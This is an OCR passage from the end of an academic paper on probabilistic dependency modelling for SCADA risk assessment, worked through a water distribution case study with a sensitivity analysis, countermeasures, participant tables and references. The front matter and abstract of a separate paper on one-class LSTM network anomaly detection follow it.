A three-point sensitivity chart was produced for the discussed scenario in order to identify the dependencies that affect the key goal. The chart is presented in Figure 8 and shows the sensitivity of the root paragon to the uncontrollable dependencies. The left side of the red portion of each bar shows the decrease in success probability for the root paragon if the success probability of the corresponding leaf paragon reduces to 0. The right side of the green portion of each bar shows the increase of the success probability for the root paragon if the success probability of the corresponding paragon increases to 1. The difference between these two values is called the sensitivity of the root paragon to a particular uncontrollable dependency. The border between the red and green parts of each bar indicates the current success probability (equal to 0.0996 as shown in Figure 5) that the root paragon has on all its leaf paragons together.

Figure 8 indicates that the uncontrollable dependencies which influence the success of the root goal the most are "The operator understands safety and security procedures" (0.1532), "Pressure sensor 1 is operational" (0.1443), "Pressure sensor 2 is operational" (0.1443), "The shutoff valve is operational" (0.1277), etc. In the brackets in Figure 8, we show the sensitivity of the success probability of the root paragon to an uncontrollable dependency.

For example, the sensitivity of the core goal to the paragon "The operator understands safety and security procedures" is 0.1532, and the red part of the bar starts at the 0 point on the x-axis (Figure 8). This means that if the success probability of this paragon reduces to 0, then the success probability of the core goal also reduces to 0. If the success probability of this paragon increases to 1, then the success probability of the core goal increases to

0.1532. Figure 8 shows that while the key paragon is highly sensitive to the uncontrollable dependency "The operator understands safety and security procedures", its sensitivity to the paragon such as for example "The emergency backup power source is reliable" is lower and equal to 0.002. This implies that changing the success probability value from 1 to 0 for the latter paragon makes a less significant difference to the success of the root paragon. Thus, a three-point sensitivity chart allows determining the paragons that present high risks to the core goal. It means that focusing on reducing risks for high sensitivity paragons will lead to more significant improvements in the success probability of the core goal.




Figure 8. Three-Point Sensitivity Graph for the Water Distribution SCADA System.

6.3. Introducing Countermeasures into the Dependency Model

Figures 9 and 10 show the updated parts of the dependency model where a range of changes and countermeasures have been introduced to reduce the risks to the segment of the pipeline and to increase the success of the root paragon. Figure 9 shows the updated dependencies of the paragon "All field devices are functional and fault-free", which in its turn is one of the dependencies of the paragon "All hardware is functional and fault-free", as shown in Figure 6.

In order to deal with the risks posed by the failure of the passive and active field devices in the examined segment of the pipeline (in this case, these are the pressure sensors 1 and 2, the shutoff valve, and the pump), we have introduced a field device replacement support service, which guarantees that any damaged field device that goes out of order either due to wear and tear or due to any abnormal conditions will be promptly replaced or repaired. Using an appropriate software interface, an engineer is able to read (upload) parameter values from an old device and write (download) them onto a new device to expedite the replacement process. The replacement process also includes the examination of the stored device values in order to support the analysis of the device behaviour and troubleshooting.



YES – 0.92
All field devices are functional and fault-free
AND
YES – 0.92
All RTUs are functional
AND
YES – 0.96
RTU1 is fault-free and operates as designed
YES – 0.96
RTU2 is fault-free and operates as designed
YES – 1.00
All passive and active components are operational
OR
YES – 0.4761
All passive components are operational
AND
YES – 0.69
Pressure sensor 1 is operational
YES – 0.69
Pressure sensor 2 is operational
YES – 0.6318
All active components are operational
AND
YES – 0.81
The pump is operational
YES – 0.79
The shutoff valve is operational
YES – 1.00
Field device replacement is fast and efficient

Figure 9. Introducing *Field Device Replacement* as a Countermeasure.

The new countermeasure is included in the model as a leaf node "Field device replacement is fast and efficient" (Figure 9). It is connected using an OR relationship with the new paragon "All passive and active components are operational" which unites under its umbrella the two paragons "All passive components are operational" and "All active components are operational", which are adopted from the original model shown in Figure 6. In Figure 9, the RTU2 is replaced with a new device, and the probability of its faulty behaviour is reduced from 0.2 to 0.04.

The above two measures led to the increase of the success probability of the paragon "All field devices are functional and fault-free" from 0.231 to 0.9216 (compare Figures 6 and 9).

Figure 10 presents the updated dependencies of the paragon "The operator looking after the pipeline is Okay". The three-point sensitivity chart in Figure 8 flagged that the operator's appreciation of the safety and cyber security procedures (or the lack of thereof) affects the core goal the most. In order to mitigate this risk, we introduced a new countermeasure where the SCADA system enforces strict access control and other security policies (e.g., access to information based on the need-to-know approach, disallowance of the use of mobile and USB devices and disabling the AutoRun feature). We introduce this paragon as a countermeasure using an OR logical operator. We declare the observed state of this new paragon as "YES-1.00", since we consider the new state of the system where all these measures are fully implemented. The introduction of this countermeasure increases the success probability of the paragon "The operator looking after the pipeline is Okay" from 0.65 to 1.00 (compare Figures 7 and 10).



YES – 1.00
The operator looking after the pipeline is Okay
AND
YES – 1.00
The background check has been completed and is valid
YES – 1.00
Health and safety checks are performed regularly
YES – 1.00
The operator has required qualification(s)
YES – 1.00
The operator is up-to-date with the safety and security training suitable for the role
AND
YES – 1.00
Training needs are regularly reviewed and analysed
YES – 1.00
The training material is up-to-date
YES – 1.00
The operator understands safety and cyber security procedures
OR
YES – 0.65
The operator is aware about cyber security practices
YES – 1.00
Access control and other security polices are enforced

Figure 10. *Access Control and Other Security Policies* are introduced as Countermeasures.

Figure 11 shows the state of the top level of the dependency model after introducing all countermeasures discussed above. This figure demonstrates that the introduction of countermeasures resulted in the increase of the success probability of the paragon "The system architecture is reliable and secure" from 0.1532 to 0.61 (compare Figures 6 and 11). As a result of all changes, the success of the root paragon has increased from 0.0996 to 0.61 (Figures 5 above and 11 respectively). Risk assessment and the introduction of additional countermeasures, as well as the increase of success of highly sensitive paragons, should continue until the success probability of a core goal reaches an acceptable value. In this example, we assume that 0.61 is an acceptable value and stop the analysis at this point.

The three-point sensitivity chart is regenerated for the updated version of the dependency model and is presented in Figure 12. It shows a new range of paragons to which the core goal is sensitive together with the levels of sensitivity to each leaf paragon (between the right and left sides of each bar). For example, for the leaf paragons where the corresponding bars in Figure 12 have no green section, the conclusion is that the increase of the success probabilities would not lead to any increase of the success probability of the root paragon. This indicates that the current state of these leaf paragons is adequate, and they do not require any further actions on them. For the leaf paragons where the corresponding bars have a green segment, it means that increasing the success probability for these paragons will lead to the increase of the probability of the core goal success. Based on this outcome, a cost–benefit analysis may be conducted to establish what actions and improvements in terms of risk management for these sets of leaf paragons is optimal. Figure 12 also shows that the success of the root goal critically depends on those leaf paragons that have a large red segment stretching on the sensitivity axis from the nominal probability (0.61) to 0. For the paragons presented by the top ten bars, which exhibit a stretch of sensitivity from 0 to the nominal probability, the graph indicates that the drop of the success probability for each of these paragons leads to the overall failure of the core goal.



YES – 0.61
Secure and safe operation of the pipeline segment
AND
YES – 0.61
The system architecture is reliable and secure
AND
YES – 0.78
All hardware components are functional and fault-free
AND
YES – 0.92
All field devices are functional and fault-free
YES – 0.85
The HMI station is operational
YES – 0.994
Power supply is uninterruptable
YES – 0.875
All software functions as designed and is free of vulnerabilities
YES – 0.897
Network communication is reliable and free from vulnerabilities
YES – 1.00
The operator looking after the pipeline is Okay

Figure 11. Updated Top-Level DM for the Water Distribution System.




Figure 12. Three-Point Sensitivity Graph for the Water Distribution SCADA System with Countermeasures.

Above, we presented some exemplary conclusions that may be derived from a three-point sensitivity chart. A sensitivity chart forms a basis for a systematic and more detailed risk assessment for each dependency in a model.

7. Conclusions and Future Work

In this project, we collected and analysed the understanding of the dependencies within a SCADA system from 36 domain experts. As the key contribution, we have produced and presented a configurable dependency model of a SCADA system containing 452 dependencies. The model addresses all identifiable areas of a SCADA system and serves as a template that may be configured to fit the specifics and needs of a particular SCADA system. It is time- and resource-consuming for any organisation to undertake the type of activity we undertook in this project in order to build an extensive multi-dimensional model of a SCADA system. Using our configurable model will help organisations save time and resources dedicated to risk assessment, and it will allow them to benefit from much broader domain expertise than they generally have access to.

The proposed model has a broad scope, as it identifies and incorporates the elements that are pertinent to a diverse range of roles involved in the design, development, operation and maintenance of a SCADA system. It is virtually impossible from the perspective of an operator, for example, to identify the issues that are managed at a higher or different level, e.g., communication with media in case of an incident or customer service, etc. At the same time, from the perspective of a hardware engineer, it is hardly feasible to anticipate issues with the cognitive effectiveness of data visualisation and timely training of operators on updated security procedures. The SCADA DM presented in this paper brought together the different perspectives onto a SCADA system and organised them in a hierarchical structure of a dependency model which could facilitate risk assessment.

We demonstrated how dependency modelling could be utilised for risk assessment using a case study of a water distribution SCADA system. The risk sensitivity of every dependency was quantified, and the dependencies that pose the highest or significant risk to the success of the core goal were flagged.

The presented configurable, customisable dependency model of a SCADA system provides the academic and industry community with a toolkit for better understating of a SCADA system and for risk assessment. The SCADA DM may support the justifiable evidence-based decision making with regard to the choice of effective risk-mitigating countermeasures based on probabilistic inferences. It is a template for predictive analysis that could support those who deal with a myriad of issues in ICS systems and cyber security investments.

The validation of the presented model is rooted (1) in the fact that the initial data were collected from the domain experts, (2) in a rigorously documented and transparent process of mind maps analysis and the subsequent process of transforming the unified mind map into the dependency model, and (3) in the confirmation of the completeness and appropriateness of the SCADA DM by experts during the validation workshops.

We recognise the limitations of the PRA method used in the following: dependency modelling does not allow specifying the weighted importance of dependencies. This will be a subject of our future work. The tool also inherits the weaknesses of a classic quantitative risk-based analysis that is subjective and at the same time hard to justify with high confidence for all paragons. A version of the approach could be developed allowing probability intervals rather than fixed values reflecting the best–worst-case scenarios. Furthermore, the SCADA DM will benefit from additional iterations of stakeholders' reviews and modifications. Additional workshops with domain experts will help to fine-tune the model. In the future, we plan to conduct a detailed comparison of the SCADA DM with other emerging goal-oriented models of a SCADA system, and this may lead to the enriching of the SCADA DM with new elements.

In this paper, we focused on the use of the SCADA DM for risk assessment. However, the model may have implications that go beyond this. The SCADA DM may support in-work training and awareness programs. A newcomer to the SCADA domain or even an expert willing to expand their knowledge may rely on the model to gain faster appreciation of the complexity and diversity of a SCADA system. We believe that the SCADA DM will be of value for the SCADA/ICS community and thereby provide it as a blueprint for future instantiation.

Author Contributions: Conceptualization, Y.C., P.B. and K.J.; Data curation, Y.C. and S.N.-T.; Funding acquisition, P.B. and K.J.; Methodology, Y.C.; Visualization, Y.C.; Writing—original draft, Y.C.; Writing—review and editing, Y.C. and S.N.-T. All authors have read and agreed to the published version of the manuscript.

Funding: This work was funded by the Airbus Group Endeavr Wales scheme under the SCADA Cyber Security Life-cycle (SCADA-CSL) programme. The third author is supported by the national project RICS (Resilient Information and Control Systems) financed by the Swedish Civil Contingencies Agency (MSB).

Institutional Review Board Statement: The data collection was conducted in 2015–2016. According to the Ethics Committee procedure that was in place in 2015, data collection activities that did not involve personally identifiable information were not subject for approval.

Informed Consent Statement: Informed consent was obtained from all subjects involved in the study.

Data Availability Statement: The SCADA Dependency model is available in a graphical form (jpg) and as an XML at https://git.cardiff.ac.uk/c1051916/SCADA_DM (accessed on 27 March 2022).

Acknowledgments: The authors would like to thank all experts who participated in the SCADA mind mapping exercise and in the validation workshops.

Conflicts of Interest: The funders had no role in the design of the study; in the collection, analyses, or interpretation of data; in the writing of the manuscript, or in the decision to publish the results.

Abbreviations

The following abbreviations are used in this manuscript:

BPMN	Business Process Model and Notation
CNI	Critical National Infrastructure
DM	Dependency Model
HMI	Human–Machine Interface
ICS	Industrial Control Systems
OS	Operating System
PRA	Probabilistic Risk Assessment
SCADA	Supervisory Control and Data Acquisition
RTU	Remote Terminal Unit

Appendix A. Participants' Profile

Table A1. Participants' Profile. Domains and Roles.

Participant No.	Domain	Role
1	Government	Head of CNI/ICS defence
2	Academia	Research Assistant
3	Energy-Nuclear	C&I Safety Assessor/Inspector
4	Built Environment	Director
5	Aerospace, Marine, Energy and Defence	Software Intensive Systems Specialist
6	Nuclear, Defence, Aerospace and Marine	Strategy Lead/Consultant
7	Oil, Gas & Petrochemicals	Chief Engineer Control Systems
8	Academia/Electrical Energy	Lecturer
9	Various domains from risk perspective	Team Lead/ Cyber Security Consultant
10	Defence	Security researcher
11	Defence	Senior Engineer
12	Government and water	Security advisor
13	Academia	Technical Lead/Researcher
14	Academia	Professor
15	Aerospace	Cyber Technical Lead for Forensics
16	Energy, Gas and Smart Metering	Managing Consultant, R&D in Technology Group
17	Energy, water	Cyber security consultant
18	Academia	Research
19	Academia	Lecturer
20	Transport	Lecturer
21	Defence and space	Sales manager
22	Transport (Airports)	Technical architect
23	Transport (Rail and MRTS)	Senior Executive Officer
24	Energy, Net Grid	Technical Advisor
25	Energy	Developer
26	Energy	Consultant
27	Energy/Electricity	Technology Developer
28	Energy	SCADA System administrator
29	Space and Geographical Systems	Senior Software Developer
30	Energy (Transport)	Operations Manager
31	Various domains	Advisor, requirements, assessment
32	Energy	Product manager
33	Critical Infrastructure	CTO
34	Transport	Infrastructure specialist
35	Energy	Operations/System Engineer
36	Energy/Transport	Technical specialist

Table A2. Participants' Profile. Expertise in SCADA and Cyber Security.

Partic. No.	Years in SCADA	Aspects of SCADA	Years in Security	Aspects of Security
1	2.5	Response/assurance testing	20	Malware, pen-testing, incident response, forensics etc.
2	1	SCADA forensics	4	Cyber security, digital forensics
3	40	SCADA/ICS	4	Computer-based safety systems
4	3	Business Processes & System Engineering	18	InfoSec, cyber security, system engineering and development of code of practice
5	37	Protection (safety) systems	37	Defence, information assurance
6	2	System design/integration, information assurance	10	secure systems design, secure life cycle, safety and security
7	10	Specification, Procurement, Functional Definition	3	Theory
8	9	WAN telecom delivery technology, synchro phasors	0	N/A
9	1	Cyber risk	12	Security architecture, cyber risk identification and mitigation
10	5	Not specified	5	Embedded systems
11	1	Research	20	Certification management, key management, system level, SOCs
12	3	Protective security of SCADA systems	30	Military, Management, policy and advisory role
13	5	Architecture and technologies	5	Networks
14	2	Aircraft Docking Systems and Taxiway routing	7	Detection and prediction of cyber attacks
15	1.5	Various	8.5	Forensics
16	6	Security Architecture and Integration, Response systems	16	System Architecture and Network security, cryptographic protocols, development, InfoSec Management, Systems and Governance
17	1.5	Risk assessment	10	IT
18	3	Resilience Modelling	3	Resilience Modelling
19	6	Networks	6	Networks
20	2	Their use in remote condition monitoring	0	N/A
21	1	Sales	0	N/A
22	20	Design and implementation (complete life cycle)	0	N/A
23	7	Complete SCADA System with main focus on Control Centre (Software, Hardware , Networking, System Integration etc.)	15	Information Security – ensure integrity of recording data, maintain data flows, controlled deletion
24	30	Statistics	0	N/A
25	30	Statistics	0	N/A
26	8	All aspects of SCADA	8	General knowledge
27	20	High level and generalisation at staff level	2	General and related to high level
28	6	Servers, security, network, changes/updates, education etc.	10	General knowledge
29	1	Design and architecture	4	Data Leakage Prevention, Security Policies
30	22	RTU, control systems integration	5	Ethical hacking, server hardening, DMZ
31	15	Cyber security	20	Diverse range of topics
32	20	Development	5	Security architectures, access control
33	5	Security and risk management	20	Governance and defence
34	40	Availability, procurement, projects, IT security, safety	15	Regulation, networks and other
35	7	Central system, RU, HMI, IED	2	VPN, tunnelling, firewalls, routing, DMZ
36	15	Remote control of substations	0	Some knowledge
Average	10.79		9.01	

References

1. Miller, T.; Staves, A.; Maesschalck, S.; Sturdee, M.; Green, B. Looking back to look forward: Lessons learnt from cyber-attacks on Industrial Control Systems. *Int. J. Crit. Infrastruct. Prot.* **2021**, *35*, 100464. [CrossRef]
2. Miller, B.; Rowe, D. A survey SCADA of and critical infrastructure incidents. In Proceedings of the 1st Annual Conference on Research in Information Technology, Calgary, AL, Canada, 11–13 October 2012.
3. Maglaras, L.; Ferrag, M.A.; Derhab, A.; Mukherjee, M.; Janicke, H.; Rallis, S. Threats, protection and attribution of cyber attacks on critical infrastructures. *arXiv* **2019**, arXiv:1901.03899.
4. Cherdantseva, Y.; Burnap, P.; Blyth, A.; Eden, P.; Jones, K.; Soulsby, H.; Stoddart, K. A Review of cyber security risk assessment methods for SCADA systems. *Comput. Secur.* **2016**, *56*, 1–27. [CrossRef]
5. The Open Group. *Dependency Modeling (O-DM). Constructing a Data Model to Manage Risk and Build Trust between Inter-Dependent Enterprises*; Open Group: San Francisco, CA, USA, 2012.
6. Patel, S.; Graham, J.; Ralston, P. Quantitatively assessing the vulnerability of critical information systems: A new method for evaluating security enhancements. *Int. J. Inf. Manag.* **2008**, *28*, 483–491. [CrossRef]
7. Codetta-Raiteri, D.; Portinale, L. Decision Networks for Security Risk Assessment of Critical Infrastructures. *ACM Trans. Internet Technol. (TOIT)* **2018**, *18*, 29. [CrossRef]
8. Cheminod, M.; Durante, L.; Valenzano, A. Review of Security Issues in Industrial Networks. *IEEE Trans. Ind. Inform.* **2013**, *9*, 277–293. [CrossRef]
9. Ralston, P.; Graham, J.; Hieb J. Cyber security risk assessment for SCADA and DCS networks. *ISA Trans.* **2007**, *46*, 583–594. [CrossRef] [PubMed]
10. Taylor, C.; Krings, A.; Alves-Foss, J. Risk analysis and probabilistic survivability assessment (RAPSA): An assessment approach for power substation hardening. In Proceedings of the ACM Workshop on Scientific Aspects of Cyber Terrorism, (SACT), Washington, DC, USA, 21 November 2002; p. 64.
11. Roy, A.; Kim, D.; Trivedi, K.S. Cyber security analysis using attack countermeasure trees. In Proceedings of the Sixth Annual Workshop on Cyber Security and Information Intelligence Research, Oak Ridge, TN, USA, 21–23 April 2010; p. 28.
12. Guan, J.; Graham J.; Hieb, J. A digraph model for risk identification and management in SCADA systems. In Proceedings of the IEEE International Conference on Intelligence and Security Informatics (ISI), Beijing, China, 10–12 July 2011; pp. 150–155.
13. Zhang, Q.; Zhou, C.; Xiong, N.; Qin, Y.; Li, X.; Huang, S. Multimodel-based incident prediction and risk assessment in dynamic cybersecurity protection for industrial control systems. *IEEE Trans. Syst. Man Cybern. Syst.* **2016**, *46*, 1429–1444. [CrossRef]
14. Baiardi, F.; Telmon, C.; Sgandurra, D. Hierarchical, model-based risk management of critical infrastructures. *Reliab. Eng. Syst.* **2009**, *94*, 1403–1415. [CrossRef]
15. Gonzalez-Granadillo, G.; Dubus, S.; Motzek, A.; Garcia-Alfaro, J.; Alvarez, E.; Merialdo, M.; Debar, H. Dynamic risk management response system to handle cyber threats. *Future Gener. Comput. Syst.* **2018**, *83*, 535–552. [CrossRef]
16. Kure, H.I.; Islam, S.; Razzaque, M.A. An integrated cyber security risk management approach for a cyber-physical system. *Appl. Sci.* **2018**, *8*, 898. [CrossRef]
17. Taormina, R.; Galelli, S.; Tippenhauer, N.O.; Salomons, E.; Ostfeld, A. Characterizing cyber-physical attacks on water distribution systems. *J. Water Resour. Plan. Manag.* **2017**, *143*, 04017009. [CrossRef]
18. Berglund, E.Z.; Pesantez, J.E.; Rasekh, A.; Shafiee, M.E.; Sela, L.; Haxton, T. Review of modeling methodologies for managing water distribution security. *J. Water Resour. Plan. Manag.* **2020**, *146*, 03120001. [CrossRef]
19. Chittester, C.; Haimes, Y.Y. Risks of terrorism to information technology and to critical interdependent infrastructures. *J. Homel. Secur. Emerg. Manag.* **2004**, *1*, 402. [CrossRef]
20. Haimes, Y.V. Hierarchical holographic modeling. *IEEE Trans. Syst. Man Cybern.* **1981**, *11*, 606–617. [CrossRef]
21. Buzan, T. *The Mind Map Book*; Penguin: New York, NY, USA, 1991.
22. Eppler, M.J. A comparison between concept maps, mind maps, conceptual diagrams, and visual metaphors as complementary tools for knowledge construction and sharing. *Inf. Vis.* **2006**, *5*, 202–210. [CrossRef]
23. Dixon, R.A.; Lammi, M. Cognitive Mapping Techniques: Implications for Research in Engineering and Technology Education. *J. Technol. Educ.* **2014**, *25*, 2–17. [CrossRef]
24. Tattersall, C.; Powell, J.; Stroud, J.; Pringle, J. Mind mapping in qualitative research. *Nurs. Times* **2011**, *107*, 20–22. [PubMed]
25. Ritchie, J.; Spencer, L. Qualitative data analysis for applied policy research. *Qual. Res. Companion* **2002**, *573*, 305–329.
26. King, N. Using templates in the thematic analysis of text. In *Essential Guide to Qualitative Methods in Organizational Research*; Cassell, C., Symon, G., Eds.; Sage: Newcastle upon Tyne, UK, 2004.
27. Gertman, D.; Folkers, R.; Roberts, J. Scenario-based approach to risk analysis in support of cyber security. In Proceedings of the 5th International Topical Meeting on Nuclear Plant Instrumentation Controls, and Human Machine Interface Technology, Albuquerque, NM, USA, 12–16 November 2006.
28. Campbell Scientific. *CR1000 Measurement and Control System*; Revision: 7/08; Campbell Scientific: Logan, UT, USA, 2008.
29. *ISO/IEC 19510:2013(E)*; Information Technology-Object Management Group Business Process Model and Notation. ISO: Geneva, Switzerland, 2013.

Article

One-Class LSTM Network for Anomalous Network Traffic Detection

Yanmiao Li [1], Yingying Xu [2], Yankun Cao [3], Jiangang Hou [4], Chun Wang [5], Wei Guo [3], Xin Li [2], Yang Xin [1], Zhi Liu [2,*] and Lizhen Cui [3,6,*]

1 School of Cyberspace Security, Beijing University of Posts and Telecommunications, Beijing 100876, China; yanmiao_li@hotmail.com (Y.L.); yangxin@bupt.edu.cn (Y.X.)
2 School of Information Science and Engineering, Shandong University, Qingdao 266237, China; xuyyedu@mail.sdu.edu.cn (Y.X.); 202112683@mail.sdu.edu.cn (X.L.)
3 School of Software, Shandong University, Jinan 250101, China; kunkun@sdu.edu.cn (Y.C.); guowei@sdu.edu.cn (W.G.)
4 School of Computer Science and Technology, Beijing Institute of Technology, Beijing 100081, China; houjiangang@126.com
5 Optical Advanced Research Center, Shandong University, Qingdao 266237, China; chunwang@sdu.edu.cn
6 Joint SDU-NTU Centre for Artificial Intelligence Research (C-FAIR), Shandong University, Jinan 250101, China
* Correspondence: liuzhi@sdu.edu.cn (Z.L.); clz@sdu.edu.cn (L.C.)

Abstract: Artificial intelligence-assisted security is an important field of research in relation to information security. One of the most important tasks is to distinguish between normal and abnormal network traffic (such as malicious or sudden traffic). Traffic data are usually extremely unbalanced, and this seriously hinders the detection of outliers. Therefore, the identification of outliers in unbalanced datasets has become a key issue. To help solve this challenge, there is increasing interest in focusing on one-class classification methods that train models based on the samples of a single given class. In this paper, long short-term memory (LSTM) is introduced into one-class classification, and one-class LSTM (OC-LSTM) is proposed based on the traditional one-class support vector machine (OC-SVM). In contrast with other hybrid deep learning methods based on auto-encoders, the proposed method is an end-to-end training network that uses a loss function such as the OC-SVM optimization objective for model training. A comprehensive experiment on three large complex network traffic datasets showed that this method is superior to the traditional shallow method and the most advanced deep method. Furthermore, the proposed method can provide an effective reference for anomaly detection research in the field of network security, especially for the application of one-class classification.

Keywords: one-class classification; anomaly detection; OC-LSTM; network traffic

Citation: Li, Y.; Xu, Y.; Cao, Y.; Hou, J.; Wang, C.; Guo, W.; Li, X.; Xin, Y.; Liu, Z.; Cui, L. One-Class LSTM Network for Anomalous Network Traffic Detection. *Appl. Sci.* **2022**, *12*, 5051. https://doi.org/10.3390/app12105051

Academic Editor: Carla Raffaelli

Received: 8 April 2022
Accepted: 16 May 2022
Published: 17 May 2022

